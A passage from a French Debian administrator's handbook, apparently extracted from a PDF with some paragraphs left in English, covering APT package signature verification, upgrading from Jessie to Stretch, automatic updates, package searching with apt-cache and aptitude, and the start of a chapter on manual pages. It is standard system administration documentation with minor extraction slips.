


FIGURE 6.2 Gestionnaire de paquets synaptic

6.5. Vérification d'authenticité des paquets

Étant donné l'importance qu'accordent les administrateurs de Falcot SA à la sécurité, ils veulent s'assurer de n'installer que des paquets garantis provenant de Debian et non altérés en cours de route. En effet, un pirate pourrait tenter d'agir indirectement sur des machines en modifiant un paquet Debian diffusé afin d'y ajouter les instructions de son choix. Si un paquet ainsi modifié est installé, ces instructions agiront, par exemple afin de dérober les mots de passe. C'est pourquoi Debian offre un moyen de s'assurer que le paquet installé provient bien de son mainteneur et qu'il n'a subi aucune modification par un tiers : il existe un mécanisme de scellement des paquets.

Cette signature n'est pas directe : le fichier signé est un fichier `Release` placé sur les miroirs Debian et qui donne la liste des différents fichiers `Packages` (y compris sous leurs formes compressées `Packages.gz` et `Packages.xz` et les versions incrémentales), accompagnés de leurs sommes de contrôle MD5, SHA1 et SHA256 (pour vérifier que leur contenu n'a pas été altéré). Ces fichiers `Packages` renferment à leur tour une liste de paquets Debian et leurs sommes de contrôle, afin de garantir que leur contenu n'a pas été altéré.

La gestion des clés de confiance se fait grâce au programme `apt-key`, fourni par le paquet `apt`. Ce programme maintient à jour un trousseau de clés publiques GnuPG, qui sont utilisées pour vérifier les signatures des fichiers `Release.gpg` obtenus depuis les miroirs Debian. Il est possible de l'utiliser pour ajouter manuellement des clés supplémentaires (si l'on souhaite ajouter des miroirs autres que les miroirs officiels) ; mais dans le cas le plus courant, on n'a besoin que des clés officielles Debian, qui sont automatiquement maintenues à jour par le paquet `debian-archive-keyring` (qui installe les trousseaux de clés dans `/etc/apt/trusted.gpg.d`). Cependant, la pre-

mière installation de ce paquet est également sujette à caution, car même s'il est signé comme les autres paquets, cette signature ne peut pas être vérifiée extérieurement. On s'attachera donc à vérifier les empreintes (*fingerprints*) des clés importées, avant de leur faire confiance pour installer de nouveaux paquets :

```
# apt-key fingerprint
/etc/apt/trusted.gpg.d/debian-archive-jessie-automatic.gpg
-----
pub rsa4096 2014-11-21 [SC] [expires: 2022-11-19]
    126C 0D24 BD8A 2942 CC7D F8AC 7638 D044 2B90 D010
uid      [ unknown] Debian Archive Automatic Signing Key (8/jessie) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-jessie-security-automatic.gpg
-----
pub rsa4096 2014-11-21 [SC] [expires: 2022-11-19]
    D211 6914 1CEC D440 F2EB 8DDA 9D6D 8F6B C857 C906
uid      [ unknown] Debian Security Archive Automatic Signing Key (8/jessie) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-jessie-stable.gpg
-----
pub rsa4096 2013-08-17 [SC] [expires: 2021-08-15]
    75DD C3C4 A499 F1A1 8CB5  F3C8 CBF8 D6FD 518E 17E1
uid      [ unknown] Jessie Stable Release Key <debian-release@lists.debian.org>

/etc/apt/trusted.gpg.d/debian-archive-stretch-automatic.gpg
-----
pub rsa4096 2017-05-22 [SC] [expires: 2025-05-20]
    E1CF 20DD FFE4 B89E 8026  58F1 E0B1 1894 F66A EC98
uid      [ unknown] Debian Archive Automatic Signing Key (9/stretch) <ftpmaster@debian.org>
sub  rsa4096 2017-05-22 [S] [expires: 2025-05-20]

/etc/apt/trusted.gpg.d/debian-archive-stretch-security-automatic.gpg
-----
pub rsa4096 2017-05-22 [SC] [expires: 2025-05-20]
    6ED6 F5CB 5FA6 FB2F 460A  E88E EDA0 D238 8AE2 2BA9
uid      [ unknown] Debian Security Archive Automatic Signing Key (9/stretch) <ftpmaster@debian.org>
sub  rsa4096 2017-05-22 [S] [expires: 2025-05-20]

/etc/apt/trusted.gpg.d/debian-archive-stretch-stable.gpg
-----
pub rsa4096 2017-05-20 [SC] [expires: 2025-05-18]
    067E 3C45 6BAE 240A CEE8  8F6F EF0F 382A 1A7B 6500
uid      [ unknown] Debian Stable Release Key (9/stretch) <debian-release@lists.debian.org>

/etc/apt/trusted.gpg.d/debian-archive-wheezy-automatic.gpg
-----
pub rsa4096 2012-04-27 [SC] [expires: 2020-04-25]
    A1BD 8E9D 78F7 FE5C 3E65  D8AF 8B48 AD62 4692 5553
uid      [ unknown] Debian Archive Automatic Signing Key (7.0/wheezy) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-wheezy-stable.gpg
-----
pub rsa4096 2012-05-08 [SC] [expires: 2019-05-07]
    ED6D 6527 1AAC F0FF 15D1  2303 6FB2 A1C2 65FF B764
uid      [ unknown] Wheezy Stable Release Key <debian-release@lists.debian.org>
```

Ajouter des clés de confiance

EN PRATIQUE

Lorsqu'une source de paquets tierce est ajoutée au fichier `sources.list`, il faut désormais porter à la connaissance de APT la clé de confiance correspondante (sans quoi il se plaindra constamment qu'il ne peut pas vérifier l'authenticité des paquets contenus dans le dépôt concerné). Pour cela, il faut avant tout récupérer la clé publique en question : la plupart du temps, elle sera fournie sous la forme d'un petit fichier texte (qui sera nommé `cle.asc` dans les exemples ci-dessous).

To add the key to the trusted keyring, the administrator can just put it in a `*.asc` file in `/etc/apt/trusted.gpg.d/`. This is supported since Debian *Stretch*. With older releases, you had to run `apt-key add < key.asc`.

Pour ceux qui préfèrent une application dédiée et veulent plus de détails sur les clés de confiance, il est possible d'employer le programme `gui-apt-key` (du paquet éponyme). Il s'agit d'une petite interface graphique qui gère le trousseau de clés de confiance.

Une fois ces clés placées dans le trousseau, APT effectuera systématiquement les vérifications des signatures avant toute opération risquée ; les frontaux sont alors en mesure d'afficher un avertissement si l'on demande à installer un paquet dont l'authenticité n'a pu être vérifiée.

6.6. Mise à jour d'une distribution à la suivante

Un des éléments les plus marquants de Debian est sa capacité à mettre à jour un système d'une distribution stable vers la suivante (le fameux *dist-upgrade*, qui a contribué à la réputation du projet). Avec un peu d'attention, on peut ainsi migrer un ordinateur en quelques minutes ou dizaines de minutes, selon la rapidité d'accès aux sources de paquets.

6.6.1. Démarche à suivre

Comme le système Debian a le temps d'évoluer entre deux versions stables, on prendra soin de lire, avant d'entreprendre la mise à jour, les notes de publication.

B.A.-BA Notes de publication

Les notes de publication (*release notes*) d'un logiciel ou d'un système d'exploitation sont un document, généralement court par rapport à la documentation complète, qui donne une idée du logiciel en question, particulièrement de la version concernée. Ces documents donnent souvent un résumé des nouvelles fonctionnalités offertes par rapport aux versions précédentes, des instructions de mise à jour, des avertissements pour les utilisateurs des anciennes versions et parfois des errata.

Release notes are available online: the release notes for the current stable release have a dedicated URL, while older release notes can be found with their codenames:

- ▶ <http://www.debian.org/releases/stable/releasenotes>
- ▶ <http://www.debian.org/releases/jessie/releasenotes>

In this section, we will focus on upgrading a *Jessie* system to *Stretch*. This is a major operation on a system; as such, it is never 100% risk-free, and should not be attempted before all important data has been backed up.

Pour faciliter (et raccourcir) la mise à jour, il est également recommandé de faire un peu de nettoyage dans les paquets installés, pour ne garder que ceux qui sont réellement nécessaires. Pour cela, on mettra à profit les fonctions d'`apt-get`, éventuellement en conjonction avec `deborphan` et `debfoster` (voir section 6.2.7, « [Suivi des paquets installés automatiquement](#) » page 129). On pourra par exemple utiliser la commande suivante :

```
# deborphan | xargs aptitude --schedule-only remove
```

Now for the upgrading itself. First, you need to change the `/etc/apt/sources.list` file to tell APT to get its packages from *Stretch* instead of *Jessie*. If the file only contains references to *Stable* rather than explicit codenames, the change isn't even required, since *Stable* always refers to the latest released version of Debian. In both cases, the database of available packages must be refreshed (with the `apt update` command or the refresh button in synaptic).

Une fois que ces nouvelles sources de paquets sont déclarées, la première chose à faire est une mise à jour minimale avec `apt upgrade`. Cette mise à jour en deux temps facilite la tâche des outils de gestion de paquets ; en particulier, cela assure que ces outils eux-mêmes sont dans leur dernière version et qu'ils disposent donc de correctifs et d'améliorations qui peuvent s'avérer nécessaires lors de la mise à jour complète de la distribution.

Once this first upgrade is done, it is time to handle the upgrade itself, either with `apt full-upgrade`, `aptitude`, or `synaptic`. You should carefully check the suggested actions before applying them: you might want to add suggested packages or deselect packages which are only recommended and known not to be useful. In any case, the front-end should come up with a scenario ending in a coherent and up-to-date *Stretch* system. Then, all you need is to do is wait while the required packages are downloaded, answer the Debconf questions and possibly those about locally modified configuration files, and sit back while APT does its magic.

6.6.2. Gérer les problèmes consécutifs à une mise à jour

Malgré tous les efforts des mainteneurs Debian, une mise à jour majeure du système d'exploitation cause parfois quelques soucis. Les nouvelles versions de certains logiciels sont parfois incompatibles avec les précédentes (évolution d'un format de données, comportement par défaut qui diffère, etc.). En outre, certains bogues passent inaperçus malgré la période de test précédant la publication d'une nouvelle version.

Pour anticiper les problèmes liés aux évolutions des logiciels mis à jour, il est utile d'installer le paquet `apt-listchanges`. Il affichera, au début d'une mise à jour de paquet, des informations relatives aux embarras possibles. Ces informations sont rédigées par les mainteneurs de paquets à l'intention des utilisateurs et placées dans des fichiers `/usr/share/doc/paquet/NEWS.Debian` et en tenir compte évitera toute mauvaise surprise.

Parfois, la nouvelle version d'un logiciel ne fonctionne plus du tout. C'est par exemple le cas si le logiciel n'est pas très populaire et n'a pas été suffisamment testé ; une mise à jour de dernière minute peut aussi introduire des régressions qui ne sont découvertes qu'après publication. Dans ce cas, le premier réflexe sain est de consulter le système de suivi de bogue à l'adresse <https://bugs.debian.org/paquet> pour déterminer si le problème est déjà connu et signalé. Si ce n'est pas le cas, il faut le signaler avec `reportbug`. Sinon, la lecture du rapport de bogue sera généralement très instructive :

- On peut y découvrir l'existence d'un correctif qui permet alors de recompiler localement une version corrigée du paquet Debian (voir section 15.1, « Recompilez un paquet depuis ses sources » page 464);

- Parfois, d'autres utilisateurs ont trouvé un moyen de contourner le problème et partagent leur expérience dans l'historique du bogue;
- Enfin un paquet corrigé peut avoir été préparé par le mainteneur et être disponible en téléchargement.

Selon la gravité du bogue, une nouvelle version peut être préparée pour être intégrée dans une nouvelle révision de la version stable. Dans ce cas, un paquet corrigé est peut-être disponible dans la section `proposed-updates` des miroirs Debian (voir section 6.1.2.3, « **Mises à jour proposées** » page 115). On peut alors temporairement ajouter l'entrée correspondante dans son fichier `sources.list` et installer la mise à jour avec `apt` ou `aptitude`.

Si le paquet n'est pas encore disponible dans cette section, on peut vérifier s'il est en attente de validation par les SRM (les gestionnaires de la version stable) en consultant leur page web. Les paquets listés sur cette page ne sont pas encore disponibles publiquement mais l'on sait au moins que le processus de publication suit son cours.

► <https://release.debian.org/proposed-updates/stable.html>

6.7. Maintenir un système à jour

Debian est une distribution qui évolue au fil du temps. Bien que les changements soient surtout visibles dans les versions *Testing* et *Unstable*, même la version *Stable* voit quelques modifications de temps en temps (il s'agit principalement de correctifs pour des problèmes de sécurité). Quelle que soit la version installée, il est souvent utile de rester à jour, pour profiter des dernières évolutions et des corrections de bogues.

Bien sûr, il est possible de lancer régulièrement un outil vérifiant l'existence de paquets mis à jour, puis de déclencher l'opération. Cependant, c'est une tâche fastidieuse et répétitive, surtout si l'on a plusieurs machines à administrer. Il existe heureusement des outils permettant d'automatiser une partie des opérations.

Citons tout d'abord `apticron`, dans le paquet du même nom. Il s'agit simplement d'un script, appelé quotidiennement par `cron`, qui met à jour la liste des paquets disponibles et envoie un courrier électronique à une adresse donnée pour lister les paquets qui ne sont pas installés dans leur dernière version, ainsi qu'une description des changements qui ont eu lieu. Ce script vise principalement les utilisateurs de Debian *Stable*, on s'en doute : ces e-mails seraient quotidiens et vraisemblablement très longs sur les versions plus mobiles de Debian. Lorsque des mises à jour sont disponibles, `apticron` les télécharge, mais ne les installe pas. L'administrateur peut ainsi exécuter la mise à jour plus rapidement, puisque les paquets sont déjà dans le cache d'APT, il ne sera plus nécessaire d'attendre qu'ils transitent depuis la source de paquets.

Administrators in charge of several computers will no doubt appreciate being informed of pending upgrades, but the upgrades themselves are still as tedious as they used to be. Periodic upgrades can be enabled: it uses a `systemd` timer unit or `cron`. If `systemd` is not installed the `/etc/cron.daily/apt-compat` script (in the `apt` package) comes in handy. This script is run daily (and non-interactively) by `cron`. To control the behavior, use APT configuration variables

(which are therefore stored in a file `/etc/apt/apt.conf.d/10periodic`). The main variables are:

APT::Periodic::Update-Package-Lists Cette option permet de spécifier une fréquence (en jours) de mise à jour des listes de paquets. Si l'on utilise `apticron`, on pourra s'en passer, puisque cela ferait double emploi.

APT::Periodic::Download-Upgradeable-Packages Cette option spécifie également une fréquence en jours, qui porte sur le téléchargement des paquets mis à jour. Là encore, les utilisateurs d'`apticron` pourront s'en passer.

APT::Periodic::AutocleanInterval Cette option couvre une fonction que n'a pas `apticron` : elle spécifie la fréquence à laquelle le cache d'APT pourra être automatiquement épuré des paquets obsolètes (ceux qui ne sont plus disponibles sur les miroirs ni référencés par aucune distribution). Elle permet de ne pas avoir à se soucier de la taille du cache d'APT, qui sera ainsi régulée automatiquement.

APT::Periodic::Unattended-Upgrade Lorsque cette option est activée, le script quotidien exécutera `unattended-upgrade` (dans le paquet `unattended-upgrades`) qui, comme son nom l'indique, automatise le processus de mise à jour pour certains paquets ; par défaut, il ne s'occupe que des mises à jour de sécurité, mais cela est configurable dans le fichier `/etc/apt/apt.conf.d/50unattended-upgrades`). Notons que cette option peut être activée avec `debconf`, à l'aide de la commande `dpkg-reconfigure -plow unattended-upgrades`.

Other options can allow you to control the cache cleaning behavior with more precision. They are not listed here, but they are described in the `/usr/lib/apt/apt.systemd.daily` script.

These tools work very well for servers, but desktop users generally prefer a more interactive system. The package `gnome-packagekit` provides an icon in the notification area of desktop environments when updates are available; clicking on this icon then runs `gpk-update-viewer`, a simplified interface to perform updates. You can browse through available updates, read the short description of the relevant packages and the corresponding `changelog` entries, and select whether to apply the update or not on a case-by-case basis.




FIGURE 6.3 *Mise à jour avec gpk-update-viewer*

This tool is no longer installed in the default GNOME desktop. The new philosophy is that security updates should be automatically installed, either in the background or, preferably, when you shutdown your computer so as to not confuse any running application.

6.8. Mise à jour automatique

Dans le contexte de Falcot SA, qui inclut de nombreuses machines et des ressources humaines limitées, les administrateurs souhaitent automatiser au maximum les mises à jour. Les programmes chargés de ces opérations doivent donc fonctionner sans intervention humaine.

6.8.1. Configuration de dpkg

Nous avons déjà vu (encadré « [Éviter les questions sur les fichiers de configuration](#) » page 94) comment interdire à dpkg de demander confirmation du remplacement d'un fichier de configuration (avec les options `--force-confdef` `--force-confold`). Il reste trois éléments à prendre en compte : les interactions générées par APT lui-même, celles provenant de debconf et les interactions en ligne de commande intégrées dans les scripts de configuration des paquets.

6.8.2. Configuration d'APT

En ce qui concerne APT, la réponse est simple. Il suffit de lui préciser l'option `-y` ou `--assume-yes`, qui répondra « oui » automatiquement à toutes les questions qu'il aurait pu poser.

6.8.3. Configuration de debconf

Pour `debconf`, la réponse mérite un plus long développement. Dès sa naissance, ce programme fut prévu pour permettre de vérifier la pertinence et le volume des questions posées à l'utilisateur, ainsi que la manière dont elles le seront. C'est pourquoi sa configuration demande la priorité minimale à partir de laquelle `debconf` posera une question. Quand il s'interdit d'interroger l'humain, ce programme utilise automatiquement la valeur par défaut définie par le mainteneur du paquet. Il faut encore choisir une interface pour l'affichage des questions (frontal, ou *front-end* en anglais).

Parmi la liste des interfaces possibles, `noninteractive` (`non interactive`) est très particulière : la choisir désactive toute interaction avec l'utilisateur. Si un paquet désire malgré tout lui communiquer une note d'information, celle-ci sera automatiquement transformée en courrier électronique.

Pour reconfigurer `debconf`, on utilise l'outil `dpkg - reconfigure` inclus dans le paquet `debconf` ; la commande est `dpkg - reconfigure debconf`. Il est aussi possible de changer temporairement les choix de configuration effectués à l'aide de variables d'environnement (`DEBIAN_FRONTEND` permet ainsi de changer d'interface, comme expliqué dans la page de manuel `debconf(7)`).

6.8.4. Gestion des interactions en ligne de commande

Finalement, les interactions en ligne de commande des scripts de configuration exécutés par `dpkg` sont les plus difficiles à éliminer. Il n'existe en effet aucune solution standard et aucune réponse n'est meilleure qu'une autre.

La solution généralement employée est de supprimer l'entrée standard (en y redirigeant le contenu de `/dev/null`, par exemple avec la syntaxe commande `</dev/null`), ou d'y brancher un flux continu de retours à la ligne. Aucune de ces méthodes n'est fiable à 100 % mais elles permettent en général d'accepter les choix par défaut, puisque la plupart des scripts interprètent l'absence de réponse explicite comme une validation de la valeur proposée par défaut.

6.8.5. La combinaison miracle

Si l'on met bout à bout les éléments de configuration exposés dans les sections précédentes, il est possible de rédiger un petit script capable d'effectuer une mise à jour automatique assez fiable.

Ex. 6.4 Script pour mise à jour non interactive

```
export DEBIAN_FRONTEND=noninteractive
yes '' | apt-get -y -o DPkg::options::="--force-confdef" -o DPkg::options::="--force-
➥ confold" dist-upgrade
```

EN PRATIQUE

Le cas de Falcot SA

Les administrateurs de Falcot doivent s'adapter à un système informatique hétérogène, dont les machines servent des buts différents. Ils choisiront donc pour chaque machine la solution la plus adaptée.

In practice, the servers running *Stretch* are configured with the “miracle combination” above, and are kept up to date automatically. Only the most critical servers (the firewalls, for instances) are set up with *apticron*, so that upgrades always happen under the supervision of an administrator.

The office workstations in the administrative services also run *Stretch*, but they are equipped with *gnome-packagekit*, so that users trigger the upgrades themselves. The rationale for this decision is that if upgrades happen without an explicit action, the behavior of the computer might change unexpectedly, which could cause confusion for the main users.

Enfin, pour les quelques ordinateurs du laboratoire qui utilisent *Testing* pour bénéficier des dernières versions des logiciels, les administrateurs de Falcot décident simplement de configurer APT pour qu'il prépare périodiquement les mises à jour, sans les effectuer. De cette manière, lorsqu'ils voudront mettre à niveau (manuellement) ces machines expérimentales, ils pourront se concentrer sur les actions réellement utiles, les phases fastidieuses de téléchargement ayant déjà été effectuées automatiquement.

6.9. Recherche de paquets

Avec la quantité énorme, et sans cesse croissante, de logiciels distribués par Debian, il se manifeste un paradoxe : lorsque l'on a un besoin, la quantité de paquets disponibles rend parfois difficile la recherche d'un paquet correspondant à ce besoin. Il existe, mais il est enfoui si profond sous une myriade d'autres qu'il est introuvable. Le besoin d'outils de recherche de paquets s'est donc fait de plus en plus criant au fil du temps. Il semble que ce problème soit en passe d'être résolu.

La recherche la plus triviale correspond à une recherche sur le nom exact d'un paquet. Si `apt show paquet` renvoie un résultat, c'est que le paquet existe. Malheureusement, il n'est pas toujours facile de deviner le nom du paquet.

ASTUCE

Conventions de nommage de certains paquets

Certaines catégories de paquets suivent une nomenclature conventionnelle qui peut permettre de deviner le nom du paquet Debian. Par exemple, pour les modules Perl, la convention dicte qu'un module publié en amont sous le nom

`XML::Handler::Composer` sera empaqueté en tant que `libxml-handler-composer-perl`. La bibliothèque permettant d'utiliser le système gconf en Python est empaquetée sous le nom `python-gconf`. Il n'est hélas pas possible d'établir une convention de nommage pour tous les paquets, même si le responsable essaie généralement de rester au plus près du nom choisi par le développeur amont.

On peut aussi effectuer des recherches textuelles sur les noms des paquets, mais cela ne fait pas beaucoup avancer les choses. On n'obtient quelque chose de réellement utilisable qu'avec les recherches sur les descriptions : chaque paquet ayant, en plus de son nom, une description plus ou moins détaillée, une recherche par mots-clés pourra souvent rapporter des résultats. On utilisera pour cela `apt-cache` et `axi-cache` ; par exemple, `apt-cache search video` renverra la liste de tous les paquets contenant le mot-clé « video » dans leur nom ou leur description.

Si l'on souhaite effectuer des recherches plus complexes, on pourra utiliser `aptitude`, qui permet de spécifier une expression logique portant sur différents champs des paquets. Par exemple, on pourra obtenir la liste des paquets dont le nom contient `kino`, la description `video` et le nom du responsable `paul` :

```
$ aptitude search kino~dvideo~mpaul
p  kino - Non-linear editor for Digital Video data
$ aptitude show kino
Package: kino
Version: 1.3.4-2.2+b2
State: not installed
Priority: extra
Section: video
Maintainer: Paul Brossier <piem@debian.org>
Architecture: amd64
Uncompressed Size: 8300 k
Depends: libasound2 (>= 1.0.16), libatk1.0-0 (>= 1.12.4), libavc1394-0
          (>= 0.5.3), libavcodec57 (>= 7:3.2.4) | libavcodec-extra57 (>=
          7:3.2.4), libavformat57 (>= 7:3.2.4), libavutil55 (>= 7:3.2.4), libc6
          (>= 2.14), libcairo2 (>= 1.2.4), libdv4 (>= 1.0.0), libfontconfig1
          (>= 2.11), libfreetype6 (>= 2.2.1), libgcc1 (>= 1:3.0),
          libgdk-pixbuf2.0-0 (>= 2.22.0), libglade2-0 (>= 1:2.6.4-2~), libglib2.0-0
          (>= 2.16.0), libgtk2.0-0 (>= 2.24.0), libice6 (>= 1:1.0.0),
          libiec61883-0 (>= 1.2.0), libpango-1.0-0 (>= 1.14.0), libpangocairo-1.0-0
          (>= 1.14.0), libpangoft2-1.0-0 (>= 1.14.0), libquicktime2 (>=
          2:1.2.2), libraw1394-11, libsamplerate0 (>= 0.1.7), libsm6, libstdc+++
          (>= 5.2), libswscale4 (>= 7:3.2.4), libx11-6, libxext6, libxml2 (>=
          2.7.4), libxv1, zlib1g (>= 1:1.1.4)
Recommends: ffmpeg, curl
Suggests: udev | hotplug, vorbis-tools, sox, mjpegtools, lame, ffmpeg2theora
Conflicts: kino-dvtitler, kino-timfx, kinoplus, kino-dvtitler:i386, kino-timfx:i386,
           kinoplus:i386, kino:i386
Replaces: kino-dvtitler, kino-timfx, kinoplus, kino-dvtitler:i386, kino-timfx:i386,
           kinoplus:i386
Provides: kino-dvtitler, kino-timfx, kinoplus
Description: Non-linear editor for Digital Video data
```

```
Kino allows you to record, create, edit, and play movies recorded with DV camcorders
→ .
This program uses many keyboard commands for fast navigating and editing inside the
movie.

The kino-timfx, kino-dvtitler and kinoplus sets of plugins, formerly distributed as
separate packages, are now provided with Kino.
Homepage: http://www.kinodv.org/
Tags: field::arts, hardware::camera, implemented-in::c, implemented-in::c++,
       interface::graphical, interface::x11, role::program, scope::application,
       suite::gnome, uikit::gtk, use::editing, use::learning,
       works-with::video, x11::application
```

Le résultat ne contient ici qu'un paquet, *kino*, qui satisfait bien les trois conditions requises.

Ces recherches multi-critères manquent un peu de flexibilité et ne sont donc pas toujours utilisées au maximum de leur puissance. Il a donc été mis en place un système de « marqueurs » ou « étiquettes » (en anglais, *tags*), qui propose une autre approche de la recherche. Ces étiquettes correspondent à une classification thématique des paquets selon plusieurs axes, appelée « classification à facettes ». Pour reprendre l'exemple de *kino* ci-dessus, on constate que ce paquet se présente sous la forme d'une interface graphique (qui utilise GTK), qu'il s'agit d'un logiciel Gnome, que sa fonction principale est l'édition et qu'il travaille sur des données de type vidéo.

Browsing this classification can help you to search for a package which corresponds to known needs; even if it returns a (moderate) number of hits, the rest of the search can be done manually. To do that, you can use the ~G search pattern in *aptitude*, but it is probably easier to simply navigate the site where tags are managed:

→ <https://debtags.debian.org/>

Si l'on sélectionne les étiquettes *works-with::video* et *use::editing*, on obtient une poignée de paquets, notamment les logiciels de montage vidéo *kino* et *pitivi*. Ce système de classification a vocation à être de plus en plus utilisé au fil du temps, à mesure que les outils de gestion de paquets fourniront des interfaces de recherche efficaces qui en tirent parti.

En résumé, selon la complexité des recherches que l'on souhaite mener, on utilisera un programme adapté :

- *apt-cache* ne permet que les recherches textuelles dans le nom et la description des paquets, il est très pratique pour retrouver rapidement le nom précis d'un paquet qu'on peut facilement décrire avec quelques mots-clés bien ciblés;
- Pour des recherches portant également sur les relations entre paquets et le nom du responsable, on pourra utiliser *synaptic*;
- Si l'on souhaite ajouter une recherche par étiquettes, on se dirigera vers *package-search*, interface graphique dont le seul but est de mener des recherches dans la liste des paquets disponibles, selon plusieurs critères ; on peut même chercher des paquets d'après le nom des fichiers qu'ils contiennent. Pour un usage en ligne de commande, on se tournera vers *axi-cache*.

- Enfin, si l'on a besoin de construire des requêtes complexes avec des opérateurs logiques, on utilisera la très puissante (mais relativement obscure) syntaxe des motifs de recherche d'**aptitude**, aussi bien en ligne de commande qu'en mode interactif.





Mots-clés

[Documentation](#)
[Résolution de problèmes](#)
[Fichiers logs](#)
[README.Debian](#)
[Manuel](#)
[info](#)

7

Résolution de problèmes et sources d'informations

Les sources de documentation 150

Procédures types 155

Pour un administrateur, le plus important est d'être capable de faire face à toute situation, connue ou inconnue. Nous proposons dans ce chapitre un ensemble de méthodes qui vous permettront — nous l'espérons — d'isoler la cause des problèmes que vous ne manquerez pas de rencontrer, pour mieux les résoudre ensuite.

7.1. Les sources de documentation

Avant de pouvoir comprendre ce qui se passe réellement en cas de problème, il faut connaître le rôle théorique de chaque programme impliqué. Pour cela, rien de tel que de consulter leurs documentations ; mais celles-ci étant multiples et dispersées, il convient de les connaître toutes.

7.1.1. Les pages de manuel

CULTURE	
RTFM	<p>Ce sigle est l'abréviation de <i>Read The F...ing Manual</i> (« Lis le f**tu manuel »), mais on rencontre parfois une variante moins grossière avec <i>Read The Fine Manual</i> (« Lis le fameux manuel »). Des traductions alternatives comme « Relis Trois Fois le Manuel » existent aussi. Cette interjection sert parfois de réponse (laconique) à des questions en provenance de débutants ; elle est assez abrupte et laisse透eraître une certaine irritation par rapport à une question posée par quelqu'un qui n'a pas pris la peine de lire la documentation. D'autres personnes affirment que cette réponse classique vaut mieux qu'aucune réponse (puisque elle indique que la documentation contient l'information recherchée), voire qu'une réponse courroulée plus développée.</p> <p>Dans tous les cas, lorsqu'on se voit répondre « RTFM », il est souvent judicieux de ne pas s'offusquer. Et cette réponse pouvant être perçue comme vexante, on s'efforcera de ne pas la susciter. Si l'information requise n'est pas dans le manuel, ce qui peut arriver, il conviendra au contraire de le préciser (de préférence dans la question initiale) ; on décrira également le cheminement suivi lors de la recherche d'informations effectuée personnellement avant de poser la question sur un forum. On pourra pour cela suivre quelques recommandations de bon sens, formalisées par Eric Raymond.</p> <p>► http://www.gnurou.org/writing/smarterquestionsfr</p>

Les pages de manuel, relativement austères de prime abord, regroupent pourtant une foule d'informations indispensables. Présentons rapidement la commande qui permet de les consulter. Il s'agit de `man page-manuel` où le nom de la page de manuel est le plus souvent celui de la commande à découvrir. Pour se renseigner sur les options possibles de la commande `cp`, on tapera donc la commande `man cp` à l'invite de l'interpréteur de commandes (voir encadré « **Interpréteur de commandes** » page 151).

Les pages de manuel ne documentent pas uniquement les programmes accessibles en ligne de commande, mais aussi les fichiers de configuration, les appels système, les fonctions de la bibliothèque C, etc. Des collisions de noms surviennent donc. Ainsi, la commande `read` de l'interpréteur de commandes s'appelle comme l'appel système `read`. C'est pourquoi les pages de manuel sont classées dans des sections numérotées :

1. commandes exécutables depuis l'interpréteur ;
2. appels système (fonctions fournies par le noyau) ;
3. fonctions de bibliothèques (fournies par les bibliothèques système) ;

4. périphériques (sous les systèmes dérivés d'Unix, ce sont des fichiers spéciaux, habituellement placés sous `/dev`) ;
5. fichiers de configuration (formats et conventions) ;
6. jeux ;
7. ensemble de macros et de standards ;
8. commandes d'administration système ;
9. routines du noyau.

Il est possible de préciser la section de la page de manuel recherchée : pour consulter la documentation de l'appel système `read`, on tapera donc `man 2 read`. En l'absence d'une section explicite, c'est la première section abritant une page du nom demandé qui sera utilisée. Ainsi, `man shadow` renvoie `shadow(5)` parce qu'il n'y a pas de pages de manuel `shadow` dans les sections 1 à 4.

